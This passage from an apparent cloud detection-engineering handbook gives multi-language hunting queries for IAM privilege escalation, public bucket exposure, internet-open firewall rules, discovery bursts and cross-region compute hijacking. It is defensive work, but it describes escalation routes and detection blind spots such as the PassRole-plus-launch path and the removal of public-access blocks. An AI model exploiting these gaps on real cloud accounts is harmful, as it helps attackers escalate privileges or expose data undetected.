| project TimeGenerated, Caller, CallerIpAddress, RoleDefinitionId, ResourceId
```

CONCEPTUAL SAMPLE — the `Properties/requestbody` nesting path is illustrative; validate against your own AzureActivity schema version, and extend the role-GUID list to cover any custom role with equivalent wildcard permissions.

Plausible expected result: a row per successful role-assignment write naming the built-in role GUID, the assigning Caller, and a `ResourceId` scoped to a subscription or resource group — the widest, most consequential targets. Interpretation: the same escalation shape as the AWS form, expressed through Azure's RBAC model instead of a document-based IAM policy — a genuinely different detection shape, not a renamed field.

**[QUERY]** AWS CloudTrail SPL, condensed from DEH Part 19 §2.1's own DET-19-01.

```
sourcetype=aws:cloudtrail eventSource=iam.amazonaws.com
(eventName=AttachUserPolicy OR eventName=AttachRolePolicy OR eventName=AttachGroupPolicy
OR eventName=PutUserPolicy OR eventName=PutRolePolicy OR eventName=PutGroupPolicy
OR eventName=CreatePolicyVersion)
| spath input=requestParameters.policyDocument output=policy_doc
| eval grants_wildcard=if(match(policy_doc, "\"Action\"\\s*:\\s*(\"\\*\"|\"\\s*\"\\*\"\\s*\")") OR
match(requestParameters.policyArn, "(AdministratorAccess|PowerUserAccess|IAMFullAccess)$"), 1, 0)
| where grants_wildcard=1
| lookup known_cicd_principals_lookup arn as userIdentity.arn OUTPUT is_known_cicd
| where isnull(is_known_cicd)
| table _time, userIdentity.arn, eventName, requestParameters.policyName, requestParameters.policyArn,
sourceIPAddress
```

CONCEPTUAL SAMPLE — condensed; DEH Part 19 §2.1's full version also covers the `Resource`-wildcard case and group-scoped grants — read it directly rather than treating this as a complete substitute.

Plausible expected result: roughly one to five hits a week in a mid-sized environment with active IaC pipelines once the allowlist is current, per DEH Part 19 §2.1's documented baseline. Interpretation: unchanged from the Sigma/KQL forms — consistent with an escalation attempt, not confirmed, until the pivot below rules out routine access management.

**[QUERY]** GCP Cloud Audit Logs via QRadar AQL (not standard SQL), a `SetIamPolicy` call binding an owner/editor-equivalent role.

```
-- AQL, not standard SQL. Assumes a GCP Cloud Audit Logs DSM extension mapping
-- protoPayload fields into the custom properties referenced below.
SELECT "Principal Email", "Method Name", "Resource Name", "Bound Role"
FROM events
WHERE "Method Name" = 'SetIamPolicy'
  AND "Bound Role" IN ('roles/owner', 'roles/editor')
  AND "Principal Email" NOT IN ('cicd-deploy@my-project.iam.gserviceaccount.com')
LAST 1 DAYS
```

CONCEPTUAL SAMPLE — the DSM extension and its field mapping are illustrative; without a confirmed extension, `protoPayload.policyDelta.bindingDeltas` arrives as unparsed payload text, not queryable columns.

Plausible expected result: zero to a few rows a day naming the principal and the binding added; an empty result is legitimate, not a query failure. Interpretation: the same escalation shape as the AWS/Azure forms, read from GCP's IAM binding-delta record — extend the role list to cover custom roles granting equivalent permissions under a different name.

**[QUERY]** AWS via Google SecOps YARA-L over a UDM permission-update event.

```
rule iam_privilege_escalation_wildcard_or_admin_policy {
  meta:
    description = "Principal attaches or creates a wildcard or admin-equivalent IAM policy"
  events:
    $e.metadata.event_type = "USER_RESOURCE_UPDATE_PERMISSIONS"
    $e.metadata.product_event_type = $api_call
    $api_call in %dangerous_iam_calls
    $e.principal.user.userid = $principal
  match:
    $principal over 5m
  outcome:
    $matching_calls = count($e)
  condition:
    $e
}
```

CONCEPTUAL SAMPLE — `%dangerous_iam_calls` assumes a reference list defined elsewhere; parsing the inline `policyDocument` needs a UDM field path this book has not verified, so this rule leans on the event-name list alone, not the document check the other forms carry.

Plausible expected result: a match bound to `$principal` for each qualifying call inside the window. Interpretation: broader and less precise than the KQL/SPL/AQL forms — treat a YARA-L-only hit as a lead to confirm, not escalate on directly.

**[QUERY]** AWS via Elastic KQL, chosen because this is a single-event boolean match rather than an aggregation (per DEH Appendix A5 §8's decision table).

```
event.dataset: "aws.cloudtrail" and event.provider: "iam.amazonaws.com"
and event.action: ("AttachUserPolicy" or "AttachRolePolicy" or "AttachGroupPolicy")
and aws.cloudtrail.request_parameters: (*AdministratorAccess* or *PowerUserAccess* or *IAMFullAccess*)
```

CONCEPTUAL SAMPLE — field paths depend on your AWS integration version; the wildcard match against `request_parameters` as raw text is fragile against reformatting the same way the QRadar form above is.

Plausible expected result and interpretation: same managed-policy-attach branch as the Sigma form, on a different backend, filterable further by `user.id` in Kibana.

**[FALSE POSITIVE]** Terraform, CloudFormation, and any GitOps-driven IAM pipeline call exactly these APIs as their entire purpose — an allowlist keyed on the exact principal ARN of the deployment role, never a blanket "automation" exclusion an attacker who compromises that same CI/CD credential would also match, per DEH Part 19 §2.1's own False Positive Trap. Azure adds its own version of the gap: a custom RBAC role carrying wildcard `"*"` actions produces no `roleAssignments/write` event at creation time and won't match the built-in-role-GUID check above until it's actually assigned — extend the check to custom role definitions, not just the two GUIDs shown. GCP's `roles/editor` is broader than most teams expect; treat a hit on it with nearly `roles/owner`'s urgency, not as a lesser finding.

**[PIVOT]** Check whether the granting principal already held `iam:PassRole` combined with a resource-launch permission — the Blind Spot below names this as a route invisible to every query above. Check `AddUserToGroup` changes against groups that already carry a wildcard attachment predating this pattern's deployment. If the principal is a federated identity, pull its authentication context from Part 24 first.

**Blind Spot** Every form above sees the grant, never the `iam:PassRole`-plus-launch path DEH Part 19 §2.1 documents as a structurally separate escalation route with no `Attach*Policy` call in it. A rule scoped to attachment and role assignment alone is blind to that path by construction — closing it needs a separate correlation between a `PassRole` call and a compute-or function-launch call from the same principal, not a variant of any query above.

**QC-25-02 — Storage bucket or container exposed to public or anonymous access**

| Field             | Value                                                                                                                                                                                                                    |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-25-02                                                                                                                                                                                                                 |
| MITRE             | T1530 (Data from Cloud Storage) — mapped to the consequence this configuration change enables, not the change itself; ATT&CK carries no dedicated technique for the exposure state, per DEH Part 19 §3's own scope note. |
| Behavior          | A policy, ACL, or IAM-binding change grants public or anonymous read/write access to a storage bucket, blob container, or GCS bucket.                                                                                    |
| DEH cross-ref     | DEH Part 19 §3, §3.1 (DET-19-02)                                                                                                                                                                                         |
| Languages covered | Sigma; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L; Elastic (KQL)                                                                                                                                                 |

**[HUNTER]** A public bucket rarely gets created by an attacker from nothing — far more often it's a legitimate bucket an attacker with existing access re-opens for staged exfiltration, or an old misconfiguration nobody noticed. Hunt this on a schedule independent of any standing rule: DEH Part

19 §3's own Blind Spot names a gap a policy/ACL-scoped rule can't see — a dormant wildcard grant made live by a later `PublicAccessBlock` change with no `PutBucketPolicy`/`PutBucketAcl` event near it.

**[QUERY]** AWS S3, Sigma rule on an ACL grant to the `AllUsers` predefined group.

```
title: S3 Bucket ACL Grants Public Read or Write Access
id: 3d8c71a2-4f9e-4b06-8a1c-6e2f9d3b7a44
status: experimental
logsource:
  product: aws
  service: cloudtrail
detection:
  selection:
    eventSource: s3.amazonaws.com
    eventName: PutBucketAcl
    requestParameters.AccessControlPolicy|contains: 'groups/global/AllUsers'
  filter:
    requestParameters.bucketName|in: '%known_public_hosting_buckets%'
condition: selection and not filter
```

CONCEPTUAL SAMPLE — covers only the ACL-grant branch; a `PutBucketPolicy` granting `"Principal": "*"` needs the document-parsing branch DEH Part 19 §3.1 builds separately, since the two event types encode "public" in structurally different fields.

Plausible expected result: an event naming the bucket and granting principal whenever an ACL adds the `AllUsers` or `AuthenticatedUsers` predefined-group URI. Interpretation: consistent with a bucket becoming reachable by anyone with an AWS account, or literally anyone — read which group matched before treating the two as equally severe.

**[QUERY]** Azure Storage via Sentinel/Defender KQL, an account- or container-level public-access setting change.

```
AzureActivity
| where OperationNameValue in (
    "MICROSOFT.STORAGE/STORAGEACCOUNTS/WRITE",
    "MICROSOFT.STORAGE/STORAGEACCOUNTS/BLOBSERVICES/CONTAINERS/WRITE")
| where ActivityStatusValue == "Success"
| extend RequestBody = parse_json(tostring(Properties)).requestbody
| extend PublicAccessLevel = tostring(parse_json(RequestBody).properties.publicAccess),
    AllowsBlobPublic = tobool(parse_json(RequestBody).properties.allowBlobPublicAccess)
| where PublicAccessLevel in ("Container", "Blob") or AllowsBlobPublic == true
| where Caller !in (known_public_hosting_accounts)
| project TimeGenerated, Caller, ResourceId, PublicAccessLevel, AllowsBlobPublic
```

CONCEPTUAL SAMPLE — the nested `requestbody` path is illustrative. Note the two-precondition shape already checked: an account-level `allowBlobPublicAccess=true` is necessary but not sufficient — a container still set to `Private` beneath it isn't yet exposed, which is why the container-level event is checked too.

Plausible expected result: a row whenever either the account-level toggle or a container's public-access level moves to `Container` or `Blob`. Interpretation: same exposure shape as the AWS forms, through

Azure's two-layer (account, then container) model — a different precondition structure than S3's single-object ACL or policy.

**[QUERY]** AWS S3 SPL, condensed from DEH Part 19 §3.1's own DET-19-02.

```
sourcetype=aws:cloudtrail eventSource=s3.amazonaws.com
(eventName=PutBucketPolicy OR eventName=PutBucketAcl)
| spath input=requestParameters.bucketPolicy output=policy_doc
| spath input=requestParameters.AccessControlPolicy output=acl_doc
| eval principal_wildcard=if(match(policy_doc, "\"Principal\"\\s*:\\s*\"\\*\"") OR
  match(policy_doc, "\"Principal\"\\s*:\\s*\\{\\s*\"AWS\"\\s*:\\s*(\"\\*\"|\"[\\s*\"\\*\"\\s*]\""), 1, 0)
| eval grants_public=case(
  eventName="PutBucketPolicy", principal_wildcard=1,
  eventName="PutBucketAcl", if(match(acl_doc, "groups/global/(AllUsers|AuthenticatedUsers)"), 1, 0),
  true(), 0)
| where grants_public=1
| table _time, userIdentity.arn, requestParameters.bucketName, eventName, sourceIPAddress
```

CONCEPTUAL SAMPLE — drops DEH Part 19 §3.1's `Condition`-narrowing check; without it, a policy adding a genuine `aws:SourceIp` restriction alongside `Principal: "*"`  still matches here as if fully public.

Plausible expected result and interpretation: unchanged from the Sigma form, covering both the ACL and policy branches this time.

**[QUERY]** GCP Cloud Storage via QRadar AQL (not standard SQL), an IAM-binding change adding `allUsers` OR `allAuthenticatedUsers`.

```
SELECT "Principal Email", "Resource Name", "Bound Member", "Bound Role"
FROM events
WHERE "Method Name" = 'storage.setIamPermissions'
  AND "Bound Member" IN ('allUsers', 'allAuthenticatedUsers')
LAST 1 DAYS
```

CONCEPTUAL SAMPLE — assumes the same GCP DSM extension as QC-25-01's AQL form.

Plausible expected result: one row per qualifying binding change, `"Bound Member"` distinguishing `allUsers` (anyone, unauthenticated) from `allAuthenticatedUsers` (anyone with a Google account) — a real severity difference, not a formatting detail. Interpretation: the same exposure shape, through GCP's IAM-binding model rather than an ACL or storage-account setting.

**[QUERY]** AWS S3 via Google SecOps YARA-L over a UDM resource-permission-update event.



```

rule s3_bucket_public_exposure {
  meta:
    description = "S3 bucket policy or ACL change grants public/anonymous access"
  events:
    $e.metadata.event_type = "USER_RESOURCE_UPDATE_PERMISSIONS"
    $e.metadata.product_event_type = $api_call
    $api_call in %s3_public_exposure_calls
    $e.target.resource.name = $bucket
  match:
    $bucket over 5m
  outcome:
    $matching_calls = count($e)
  condition:
    $e
}

```

CONCEPTUAL SAMPLE — leans on the event-name list rather than parsing the policy/ACL document content, the same simplification QC-25-01's YARA-L form makes; confirm a match against one of the document-parsing forms above before escalating.

Plausible expected result and interpretation: unchanged from the other forms — a bucket-keyed match flagging the exposure event.

**[QUERY]** GCP Cloud Storage via Elastic KQL.

```

event.dataset: "gcp.audit" and event.action: "storage.setIamPermissions"
and gcp.audit.policy_delta.binding_deltas.member: ("allUsers" or "allAuthenticatedUsers")

```

CONCEPTUAL SAMPLE — field path depends on your Elastic GCP integration version.

Plausible expected result and interpretation: same as the AQL form above, on a different backend.

**[FALSE POSITIVE]** A bucket deliberately hosting a static website, a public open dataset, or public release artifacts carries the identical grant this pattern targets — documented and supported, not an edge case, per DEH Part 19 §3.1's own False Positive Trap. The fix is a bucket-name/ARN allowlist for approved public hosting, reviewed on the same cadence as QC-25-01's CI/CD allowlist, never a blanket exclusion for "buckets with a website configuration." Part 20 and this pattern touch T1530-adjacent activity from different angles without duplicating each other: Part 20 covers an object-read-volume spike once data-event logging is enabled (DEH Part 19 §7); this pattern covers the exposure event that makes the bucket reachable at all (DEH Part 19 §3).

**[PIVOT]** Check whether the bucket or container is on the approved public-hosting allowlist before escalating. If not, check for a `GetObject`/blob-read spike immediately following the exposure change — that volume-based query is Part 20's territory, not repeated here, but a hit there sharply raises the stakes. Check the IAM/RBAC history for who currently holds write access to the bucket's own policy.

**Blind Spot** This pattern only sees the moment a policy or ACL adds a public grant. DEH Part 19 §3's own Blind Spot names the gap directly: removing S3 Block Public Access (or its Azure/GCP equivalents) from a resource already carrying a dormant wildcard grant makes it public immediately, with no `PutBucketPolicy` / `PutBucketACL`-shaped event near the moment it happened. Closing that gap needs a separate check on the public-access-block setting itself, not a variant of any query above.

### QC-25-03 — Security group, NSG, or firewall rule opened to the internet on a sensitive port

| Field             | Value                                                                                                                                                                                         |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-25-03                                                                                                                                                                                      |
| MITRE             | T1562.007 (Impair Defenses: Disable or Modify Cloud Firewall)                                                                                                                                 |
| Behavior          | A security group ingress rule, NSG rule, or firewall rule is created or modified to permit <code>0.0.0.0/0</code> (or <code>::/0</code> ) on an administrative, database, or management port. |
| DEH cross-ref     | DEH Part 19 §4                                                                                                                                                                                |
| Languages covered | Sigma; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L; Elastic (KQL)                                                                                                                      |

**[HUNTER]** This catches only the moment of exposure, never a rule already misconfigured before logging began — DEH Part 19 §4 names that limit and points to configuration-snapshot comparison, not an event-stream query, as the way to close it. Run this against a suspect group's full modification history, not just its latest change: a rule opened briefly and never closed is far more common than a single obviously malicious event.

**[QUERY]** AWS EC2, Sigma rule on an ingress rule granting `0.0.0.0/0` on a sensitive port.

```

title: Security Group Ingress Opened to the Internet on a Sensitive Port
id: 9c2a7e14-5b3f-4a1d-8e2c-7f4b1a9d3c56
status: experimental
logsource:
  product: aws
  service: cloudtrail
detection:
  selection_event:
    eventSource: ec2.amazonaws.com
    eventName: AuthorizeSecurityGroupIngress
  selection_world:
    requestParameters.cidrIp: '0.0.0.0/0'
  selection_port:
    requestParameters.fromPort:
      - 22
      - 3389
      - 3306
      - 5432
      - 6379
      - 27017
  condition: selection_event and selection_world and selection_port

```

CONCEPTUAL SAMPLE — sensitive-port list is a starting point; DEH Part 19 §4 also names `ModifySecurityGroupRules` and a wide-range/all-protocol rule as gaps this exact-port-match form doesn't cover — read that section before treating this as complete.

Plausible expected result: an event naming the security group ID, granting principal, and opened port whenever a new rule matches both conditions. Interpretation: consistent with an internet-facing exposure on a port with no legitimate reason to face the internet in most environments — cross-check the allowlist below before escalating.

**[QUERY]** Azure NSG via Sentinel/Defender KQL, a security-rule write permitting a wildcard source.

```

AzureActivity
| where OperationNameValue == "MICROSOFT.NETWORK/NETWORKSECURITYGROUPS/SECURITYRULES/WRITE"
| where ActivityStatusValue == "Success"
| extend RequestBody = parse_json(tostring(Properties)).requestbody
| extend SourcePrefix = tostring(parse_json(RequestBody).properties.sourceAddressPrefix),
    DestPortRange = tostring(parse_json(RequestBody).properties.destinationPortRange),
    Access = tostring(parse_json(RequestBody).properties.access)
| where Access == "Allow" and SourcePrefix in ("*", "0.0.0.0/0", "Internet")
| where DestPortRange in ("22", "3389", "3306", "5432", "6379", "27017") or DestPortRange == "*"
| project TimeGenerated, Caller, ResourceId, SourcePrefix, DestPortRange

```

CONCEPTUAL SAMPLE — nested path illustrative; validate against your schema. See the Engineering Reality box below before trusting a hit here as necessarily live traffic.

Plausible expected result and interpretation: the same exposure shape as the AWS form, through Azure's separately-prioritized rule-evaluation model, naming the caller, NSG resource ID, and opened port range.

**[QUERY]** AWS EC2 SPL, condensed from DEH Part 19 §4.

```

sourcetype=aws:cloudtrail eventSource=ec2.amazonaws.com
(eventName=AuthorizeSecurityGroupIngress OR eventName=ModifySecurityGroupRules)
| eval rule_json=case(
    eventName="AuthorizeSecurityGroupIngress", spath(_raw, "requestParameters.ipPermissions{}"),
    eventName="ModifySecurityGroupRules", spath(_raw,
"requestParameters.SecurityGroupRules{}.SecurityGroupRule"))
| mvexpand rule_json
| eval opened_to_world=if(match(rule_json, "0\\.0\\.0\\.0/0") OR match(rule_json, "::/0"), 1, 0)
| rex field=rule_json "(?i)\\\"fromPort\\\"\\s*:\\s*(?<from_port>-?\\d+)"
| rex field=rule_json "(?i)\\\"toPort\\\"\\s*:\\s*(?<to_port>-?\\d+)"
| eval sensitive_port=if((from_port<=22 AND to_port>=22) OR (from_port<=3389 AND to_port>=3389) OR
    (from_port<=3306 AND to_port>=3306) OR (from_port<=5432 AND to_port>=5432), 1, 0)
| where opened_to_world=1 AND sensitive_port=1
| table _time, userIdentity.arn, requestParameters.groupId, eventName, from_port, to_port,
sourceIPAddress

```

CONCEPTUAL SAMPLE — field paths and nested shapes differ between the two event types, exactly as DEH Part 19 §4 documents; validate both branches against your own ingested schema.

Plausible expected result and interpretation: same shape as the Sigma/KQL forms, covering both the legacy `Authorize*` call and the bulk-edit API DEH Part 19 §4 flags as a common silent gap.

**[QUERY]** GCP firewall rules via QRadar AQL (not standard SQL).

```

SELECT "Principal Email", "Firewall Name", "Source Ranges", "Allowed Ports"
FROM events
WHERE "Method Name" IN ('v1.compute.firewalls.insert', 'v1.compute.firewalls.patch')
    AND "Source Ranges" ILIKE '%0.0.0.0/0%'
    AND ("Allowed Ports" ILIKE '%22%' OR "Allowed Ports" ILIKE '%3389%' OR "Allowed Ports" ILIKE '%3306%')
LAST 1 DAYS

```

CONCEPTUAL SAMPLE — assumes the same GCP DSM extension as QC-25-01/QC-25-02's AQL forms; the `ILIKE` substring match on `"Allowed Ports"` is a coarse stand-in for a properly parsed port-range comparison.

Plausible expected result and interpretation: one row per qualifying insert/patch naming the principal and opened range — the same exposure shape, through GCP's VPC firewall model; see the Engineering Reality box for why its confidence level differs from Azure's.

**[QUERY]** AWS via Google SecOps YARA-L over a UDM setting-change event.

```

rule security_group_opened_to_internet {
  meta:
    description = "Security group ingress rule opened to 0.0.0.0/0 on a sensitive port"
  events:
    $e.metadata.event_type = "USER_RESOURCE_UPDATE_PERMISSIONS"
    $e.metadata.product_event_type = $api_call
    $api_call in %sg_ingress_calls
    $e.target.resource.name = $group_id
  match:
    $group_id over 5m
  outcome:
    $matching_calls = count($e)
  condition:
    $e
}

```

CONCEPTUAL SAMPLE — UDM's firewall-rule field modeling is not confirmed mature enough here to parse the CIDR/port values directly; this rule matches on the event-name list alone and should be treated as a lead, not a self-sufficient hit.

Plausible expected result and interpretation: unchanged from the other five — a group-keyed match flagging the change event.

**[QUERY]** AWS via Elastic KQL.

```

event.dataset: "aws.cloudtrail" and event.provider: "ec2.amazonaws.com"
and event.action: "AuthorizeSecurityGroupIngress"
and aws.cloudtrail.request_parameters: (*0.0.0.0/0* and (*"fromPort":22* or *"fromPort":3389* or
*"fromPort":3306*))

```

CONCEPTUAL SAMPLE — a raw-text match against `request_parameters`, fragile against reformatting; prefer a properly parsed field path once your integration exposes one.

Plausible expected result and interpretation: same as the Sigma form above.

**[FALSE POSITIVE]** A load balancer's security group or a bastion host explicitly designed for internet-facing access legitimately carries `0.0.0.0/0` on ports this pattern would otherwise flag — maintain an exception list of resource IDs deliberately internet-facing by design, per DEH Part 19 §4's own False Positive Trap, and alert unconditionally on any resource not already on that list. One provider-specific nuance worth a labeled aside: Azure NSGs evaluate rules by priority, so a newly added permissive low-priority rule can be entirely shadowed by an existing higher-priority `Deny` rule and never pass traffic — confirm the NSG's effective evaluation order before treating a KQL hit as live exposure. GCP VPC firewalls carry no equivalent shadowing concept, so a GCP hit is closer to guaranteed-live than an Azure one — see the Engineering Reality box below.

**[PIVOT]** Pull the full modification history for the flagged group or rule, not just the triggering event — a rule opened months ago and never closed is more common than a fresh malicious change, per DEH Part 19 §4's own Hunter's Note. Check flow logs (VPC Flow Logs, NSG Flow Logs, GCP Firewall Rules Logging) for an actual connection on the newly opened port — this pattern only proves the door opened, not that anyone walked through it.

**Engineering Reality** Azure's priority-ordered rule evaluation and GCP's flatter default-deny model mean the same "0.0.0.0/0 on port 22" finding carries different confidence by provider. On AWS, a matching rule is unconditionally live the moment it's created — no shadowing concept exists. On Azure, always check whether a lower-priority-number Deny rule already blocks the traffic before treating a KQL hit as confirmed exposure. GCP sits close to AWS's confidence level. Don't apply one confidence read across all three query forms above.

#### QC-25-04 — Control-plane discovery burst from a single principal

| Field             | Value                                                                                                                                                                                          |
|-------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-25-04                                                                                                                                                                                       |
| MITRE             | T1580 (Cloud Infrastructure Discovery)                                                                                                                                                         |
| Behavior          | One principal issues an unusually high count of distinct read-only ( <code>List</code> / <code>Describe</code> / <code>Get</code> -shaped) control-plane API operations within a short window. |
| DEH cross-ref     | DEH Part 19 §1 (control-plane logging architecture), §8 (case study, Hour 0–1 discovery beat)                                                                                                  |
| Languages covered | Sigma; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L; Elastic (ES QL)                                                                                                                     |

**[HUNTER]** DEH Part 19 §8's case study opens with exactly this shape: `ListUsers`, `GetUser`, `ListAttachedUserPolicies`, and `ListRoles` called in quick succession from a source the compromised principal never used before — individually unremarkable calls that only look like an attack in aggregate. A per-call rule can express "unusual call," never "unusual breadth"; this pattern's distinct-operation-count aggregation is the shape a hunt reaches for instead.

**[QUERY]** AWS CloudTrail, Sigma correlation over a base read-only selection.

```

title: Cloud Control-Plane Discovery Burst - Single Principal
correlation:
  type: value_count
  rules:
    - cloudtrail_readonly_call
  group-by:
    - userIdentity.arn
  timespan: 1h
  condition:
    field: eventName
    gte: 20
---
title: CloudTrail Read-Only API Call
id: cloudtrail_readonly_call
logsource:
  product: aws
  service: cloudtrail
detection:
  selection:
    eventName|startswith:
      - 'List'
      - 'Describe'
      - 'Get'
  condition: selection

```

CONCEPTUAL SAMPLE — threshold illustrative; validate `value_count` support against your Sigma backend, and confirm the `startswith` prefix list against your actual API-call inventory before deploying.

Plausible expected result: a principal with 20 or more distinct `eventName` values inside a single hour, almost entirely read-only. Interpretation: consistent with automated enumeration tooling (Pacu, ScoutSuite) or a compromised credential post-theft — not evidence of any downstream action yet.

**[QUERY]** Azure Activity Log via Sentinel/Defender KQL.

```

AzureActivity
| where OperationNameValue matches regex @"(?:LIST|READ|GET)$"
| summarize DistinctOps = dcount(OperationNameValue), Ops = make_set(OperationNameValue, 30)
  by Caller, bin(TimeGenerated, 1h)
| where DistinctOps >= 20

```

CONCEPTUAL SAMPLE — the regex suffix match against `OperationNameValue` is a coarse approximation of "read-only"; validate it against your own tenant's actual operation-name vocabulary.

Plausible expected result and interpretation: a handful of `Caller` values a day at most in a well-segmented tenant, each with a populated `Ops` set worth pivoting into — the same breadth-of-enumeration signal as the AWS form.

**[QUERY]** AWS CloudTrail SPL.

```
index=aws_cloudtrail (eventName=List* OR eventName=Describe* OR eventName=Get*)
| bin _time span=1h
| stats dc(eventName) as distinct_ops, values(eventName) as ops by userIdentity.arn, _time
| where distinct_ops >= 20
```

CONCEPTUAL SAMPLE — same threshold caveat as the Sigma form; raise `maxvalues` on `stats` if a wide campaign truncates the `ops` field.

Plausible expected result and interpretation: unchanged from the KQL form.

**[QUERY]** GCP Cloud Audit Logs via QRadar AQL (not standard SQL). `HAVING` filters on the `distinct_ops` alias rather than the raw `UNIQUECOUNT(...)` expression, per IBM's only documented AQL `HAVING` pattern (IBM Documentation, "AQL data aggregation functions," QRadar SIEM 7.4/7.5: [https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS\\_7.5/com.ibm.qradar.doc/r\\_aql\\_aggregate\\_functions.html](https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS_7.5/com.ibm.qradar.doc/r_aql_aggregate_functions.html)).

```
SELECT "Principal Email", UNIQUECOUNT("Method Name") AS distinct_ops
FROM events
WHERE "Method Name" ILIKE '%.list%' OR "Method Name" ILIKE '%.get%'
GROUP BY "Principal Email"
HAVING distinct_ops >= 20
LAST 1 HOURS
```

CONCEPTUAL SAMPLE — `UNIQUECOUNT()` is AQL's distinct-count function, not SQL's `COUNT(DISTINCT)`; confirm the DSM extension actually maps `"Method Name"` as a queryable field before trusting a zero-result run as clean.

Plausible expected result and interpretation: one row per offending principal within the rolling window — the same recurrence signal as the other surfaces, since GCP's Admin Activity logs are always on and free, per DEH Part 19 §1.

**[QUERY]** AWS via Google SecOps YARA-L.

```
rule cloud_discovery_burst {
  meta:
    description = "Single principal produces an unusually broad set of read-only API calls"
  events:
    $e.metadata.event_type = "GENERIC_EVENT"
    $e.metadata.product_event_type = $api_call
    $api_call = /^(List|Describe|Get)/ nocase
    $e.principal.user.userid = $principal
  match:
    $principal over 1h
  outcome:
    $distinct_ops = count_distinct($api_call)
  condition:
    $e and count_distinct($api_call) >= 20
}
```

CONCEPTUAL SAMPLE — UDM field paths illustrative; confirm `metadata.product_event_type` carries the raw API operation name for your CloudTrail ingestion path.



Plausible expected result and interpretation: unchanged from the other surfaces.

**[QUERY]** AWS via Elastic ES|QL, chosen because this is a threshold shape rather than an ordered sequence (per DEH Appendix A5 §8's decision table).

```
FROM logs-aws.cloudtrail-*  
| WHERE event.action LIKE "List*" OR event.action LIKE "Describe*" OR event.action LIKE "Get*"  
| STATS distinct_ops = COUNT_DISTINCT(event.action) BY aws.cloudtrail.user_identity.arn,  
  BUCKET(@timestamp, 1h)  
| WHERE distinct_ops >= 20
```

CONCEPTUAL SAMPLE — field path depends on your Elastic AWS integration version.

Plausible expected result and interpretation: unchanged from the other five surfaces.

**[FALSE POSITIVE]** A `terraform plan` run, a CSPM tool's asset-inventory scan, or the security team's own Prowler/ScoutSuite audit produce a near-identical enumeration burst with no attacker involved — the shape alone doesn't distinguish offense from defense. Allowlist known CI/CD and scanner principal ARNs explicitly, and weight source IP/ASN and first-time-seen status (the same novelty framing DEH Part 19 §6.1 uses for `AssumeRole`, cited rather than restated) more heavily than the raw count. Azure Resource Graph dashboards and GCP Security Command Center's own asset scans produce equivalent legitimate noise on their platforms.

**[PIVOT]** Check the flagged principal's call list for anything beyond read-only — a single write call inside an otherwise read-only burst is the highest-value next step. Check whether the credential is long-lived and recently created, which points toward Part 26 if a subsequent `AssumeRole` or credential-creation event follows. Check this book's Part 15 for a matching on-prem enumeration pattern if the identity has on-prem footprint too.

**Hunter's Note** AWS's `eventName`, Azure's `OperationNameValue`, and GCP's `methodName` are three different vocabularies with different casing and verb-placement conventions — no single normalized field lets this threshold be written once across all three providers. Don't assume a KQL query written for Azure will "just work" against an AWS CloudTrail table with a find-and-replace on the field name.

---

**QC-25-05 — Mass compute-resource creation across regions consistent with resource hijacking**

| Field             | Value                                                                                                                                                                                                                  |
|-------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-25-05                                                                                                                                                                                                               |
| MITRE             | T1496.001 (Resource Hijacking: Compute Hijacking)                                                                                                                                                                      |
| Behavior          | A single principal creates a burst of compute instances across several regions it has never used before, within a short window.                                                                                        |
| DEH cross-ref     | DEH Part 19 §1 (control-plane logging architecture); no DEH Part 19 worked detection targets this exact behavior — this pattern extends beyond DEH's own worked-example set rather than adapting a specific DET-19-##. |
| Languages covered | Sigma — N/A, see below; KQL (Sentinel/Defender); SPL; AQL (QRadar) — N/A, see below; YARA-L — N/A, see below; Elastic (ES QL)                                                                                          |

**[HUNTER]** A credential hijacked for cryptomining rarely stays in the account's usual region — the attacker wants capacity fast, wherever it's available. A raw instance-count threshold can't distinguish that from a legitimate autoscaling burst; what separates the two is whether the regions themselves are new for that principal, which needs a historical baseline compared against the current burst — a two-stage shape, not a single aggregation.

**[QUERY] — Sigma.** N/A — aggregation ceiling. This pattern needs two aggregation stages — a 30-day per-principal region baseline, then a current-window comparison against it — which Sigma's `value_count / event_count` correlation types cannot express in one rule, the same structural gap DEH Appendix A5 §4 documents and this book's own QC-05-04 (Part 5) already relies on for an identical two-stage shape.

**[QUERY]** Azure via Sentinel/Defender KQL, comparing a 1-hour burst against a 30-day per-caller region baseline.

```
let Baseline = AzureActivity
| where OperationNameValue == "MICROSOFT.COMPUTE/VIRTUALMACHINES/WRITE" and ActivityStatusValue == "Success"
| where TimeGenerated between (ago(31d) .. ago(1h))
| summarize KnownRegions = make_set(Location) by Caller;
AzureActivity
| where OperationNameValue == "MICROSOFT.COMPUTE/VIRTUALMACHINES/WRITE" and ActivityStatusValue == "Success"
| where TimeGenerated > ago(1h)
| lookup kind=leftouter Baseline on Caller
| extend IsNewRegion = Location !in (KnownRegions)
| where IsNewRegion
| summarize NewRegionCount = dcount(Location), VmCount = count() by Caller
| where NewRegionCount >= 3 and VmCount >= 10
```

CONCEPTUAL SAMPLE — thresholds (3 new regions, 10 instances) are illustrative; validate against your own baseline, and confirm `Location` is populated on your `AzureActivity` records.

Plausible expected result: a small number of `Caller` values, each with three or more regions never used in the trailing 30 days and ten or more VM-creation calls in the same hour. Interpretation: consistent with a hijacked credential provisioning capacity outside its normal footprint — check instance type before treating this as confirmed cryptomining.

**[QUERY]** AWS via SPL, using a separately maintained lookup for the 30-day region baseline.

```
index=aws_cloudtrail eventName=RunInstances earliest=-1h
| lookup known_regions_by_principal_lookup principal_arn AS userIdentity.arn OUTPUT known_regions
| eval is_new_region=if(known_regions==" " OR NOT match(known_regions, awsRegion), 1, 0)
| where is_new_region=1
| stats count as vm_count, dc(awsRegion) as new_region_count by userIdentity.arn
| where new_region_count >= 3 AND vm_count >= 10
```

